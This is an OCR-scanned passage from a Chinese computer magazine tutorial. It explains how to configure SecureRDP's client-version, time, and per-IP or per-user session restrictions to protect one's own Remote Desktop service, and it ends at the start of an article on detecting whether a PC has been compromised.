


图10

在“Logon Filters”工具列中点击“Client Version”按钮，在窗口右侧（如图11）勾选“Enable Client Version Filter”项，激活客户端系统版本过滤功能。在窗口右侧列表中预设了不同的系统版本号可可供选择，SecureRDP提供了允许、禁止、高于、低于版本范围等灵活的限制条件。例如选择其中的“0419”和“2087”版本号，点击“Allow range”项，那么客户机的系统版本号之后处于“0419”和“2087”之间，才可以访问本机的终端服务/远程桌面功能。查看系统版本号的方法很简单，运行“winver.exe”程序，在弹出窗口中就会将版本号显示出来。

即使对于符合过滤要求的客户机，虽然其通过终端服务/远程桌面可以对本机进行远程控制，我们仍然可以对其连接的时间进行约束。在“Logon Filters”工具列中点击“Time Restriction”按钮，在窗口右侧勾选“Enable Time Restrictions Filter”项，激活时间限制功能（如图12）。如

果勾选“All day”项，表示在任何时候都允许连接本机。如果选择“Between X and X”项，则可以设置具体的访问时间范围，同时可以勾选对应的星期数，这样只有在特定的日期，特定的时间范围内，才可以正常连接本机。如果勾选“Ignore administrators sessions”项，那么当具有管理员身份的用户连接本机时，可以避开上述时间限制。当然，以上几种过滤功能可以组合使用，这样可以大大提高防御的效率。




图11




图12

和其它远程控制软件不同，终端服务提供了多会话管理功能，允许同时都不多不同用户执行远程控制操作，而且他们彼此之间相互独立。SecureRDP可以针对终端服务的多会话功能，提供了更加有限的安全控制服务。也就是说，对于允许连接的IP地址，SecureRDP还可以进一步限制其允许连接的会话次数。在“Session Restrictions” 工具列中点击“Sessions per IP ”按钮，在右侧窗口（如图13）中勾选“Enable Session per IP Filter”，激活针对目标IP的会话限制功能。点击“ADD按钮”，在弹出窗口中输入目标IP，设置针对该IP的允许连接的次数。这样，当客户端和服务器连接的次数超过指定会话次数后，将禁止连接。对于连接的账户名， SecureRDP也可以进一步限制其允许连接的会话次数，在“Session Restrictions”工具列中点击“Sessions per User”按钮，在窗口右侧勾选“Enable Sessions per User Filter”项，激活针对特定账户的会话限制功能。点击“ADD”按钮，输入目标账户名和允许该账户连接的次数。这两种连接会话限制功能可以与上述登录过滤组合使用，从而大大提高终端服务的安全性。




图13




图14

在窗口左侧打开“Tools”工具列，点击其中的“Servers Informations”按钮，可以对指定终端服务器活动情况进行监视，点击“Popup Messages”按钮，可以设定当客户端连接服务器时，触发SecureRDP预设限制条件时弹出的消息（如图14）。点击“Logs”按钮，可以查看日志文件，选择异或条件等。点击“Filtering Logic”按钮，在右侧窗口中提供了“And”和“Or”两种异或条件，用来设定过滤条件之间的逻辑关系。在SecureRDP中设置完成后，点击菜单“File”→“ Apply configuration”使设置内容生效，有了SecureRDP的强大的保护功能，黑客对终端服务/远程桌面就奈何不得了。

如何发现自己成为别人肉鸡——看未来远控发展趋势

dnmxm

现在很多大学都强制学生使用协同通讯拨号器，这款软件是电信做的连接宽带的拨号软件，如图1。

